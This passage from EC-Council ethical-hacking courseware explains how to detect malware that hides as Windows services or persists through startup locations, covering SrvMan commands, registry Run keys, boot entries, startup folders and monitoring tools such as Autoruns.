- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware



https://sysprogs.com

Windows Service Monitoring Tools

- Netwrix Service Monitor (*https://www.netwrix.com*)
- AnVir Task Manager (*https://www.anvir.com*)
- Service+ (*https://www.activeplus.com*)
- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker (*https://processhacker.sourceforge.io*)

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when they are performing harmful activities in the system and they can function without intervention or input. Malware spawns Windows services that allow attackers to remotely control the victim's machine and pass malicious instructions. Malware may also adopt rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as a SYSTEM account or other privileged accounts, which provide greater access compared to user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

- **Windows Service Manager (SrvMan)**

  Source: *https://sysprogs.com*

  SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You can use SrvMan's command-ine interface to perform the following tasks:

- **Create services**

```
srvman.exe add <file.exe/file.sys> [service name] [display name]
[/type:<service type>] [/start:<start mode>] [/interactive:no]
[/overwrite:yes]
```

- **Delete services**

```
srvman.exe delete <service name>
```

- **Start/stop/restart services**

```
srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe restart <service name> [/delay:<delay in msec>]
```

- **Install and start a legacy driver with a single call**

```
srvman.exe run <driver.sys> [service name] [/copy:yes]
[/overwrite:no] [/stopafter:<msec>]
```




Figure 7.117: Screenshot of Windows Service Manager

Some additional Windows service monitoring tools are as follows:

- Netwrix Service Monitor *(https://www.netwrix.com)*
- AnVir Task Manager *(https://www.anvir.com)*
- Service+ (*https://www.activeplus.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker *(https://processhacker.sourceforge.io)*

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


48 Module 07 | Malware Threats

EC-Council CEH

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes
- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - **C:\Windows\System32\drivers**
  - Check **boot.ini** or **bcd** (bootmgr) entries
  - Check Windows services that are automatically started
    - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check the startup folder
    - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Autoruns for Windows



https://learn.microsoft.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.

hide01.ir

Steps to manually detect hidden malware:

- **Step 1: Check startup program entries in the registry**

  Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 11). Startup items can be added by the programs or drivers installed, or manually by the user. Programs that run on Windows 11 startup can be located in these registry entries, such as Windows startup setting, Explorer startup setting, and IE startup setting.

  - **Windows Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

  - **Explorer Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup`

- **Microsoft Edge Startup Settings**

  `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Edge\Main\AllowPrelaunch`

  `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Edge\Main\TabPreloader\AllowTabPreloading`

  `HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Edge\RestoreOnStartup`

  `HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Edge\RestoreOnStartupURLs`

- **Step 2: Check device drivers automatically loaded**

  Navigate to `C:\Windows\System32\drivers` to check the device drivers.




Figure 7.118: Screenshot displaying drivers folder

- **Step 3: Check boot. ini or bcd (bootmgr) entries**

  Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open **command prompt** with administrative privileges, type **bcdedit**, and press **Enter** to view all the boot manager entries.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.119: Screenshot displaying boot info

- **Step 4: Check Windows services that start automatically**

  Go to **Run** → Type **services.msc** and press Enter. Sort the services by **Startup Type** to check the Windows services list for services that automatically start when the system boots.

hide01.ir




Figure 7.120: Screenshot displaying services

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5: Check the Startup folder**

  Startup folders store applications or shortcuts to applications that auto-start when the system boots. To check the **Startup** applications, search the following locations in Windows 11:

  - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
  - `C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

  Another method to access startup folders is as follows:

  1. Press **Windows + R** simultaneously to open the **Run** box
  2. Type **shell: startup** in the box and click **OK** to navigate to the startup folder




Figure 7.121: Screenshot showing shell: startup command in the Run box

hide01.ir

Startup Program Monitoring Tool: Autoruns for Windows

Source: *https://learn.microsoft.com*

This utility can auto-start the location of any startup monitor, display what programs are configured to run during system bootup or login, and show the entries in the order that Windows processes them. Once this program is included in the startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party auto-start images that are added to the user's system, and it provides support for checking the auto-start images configured for other accounts on the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

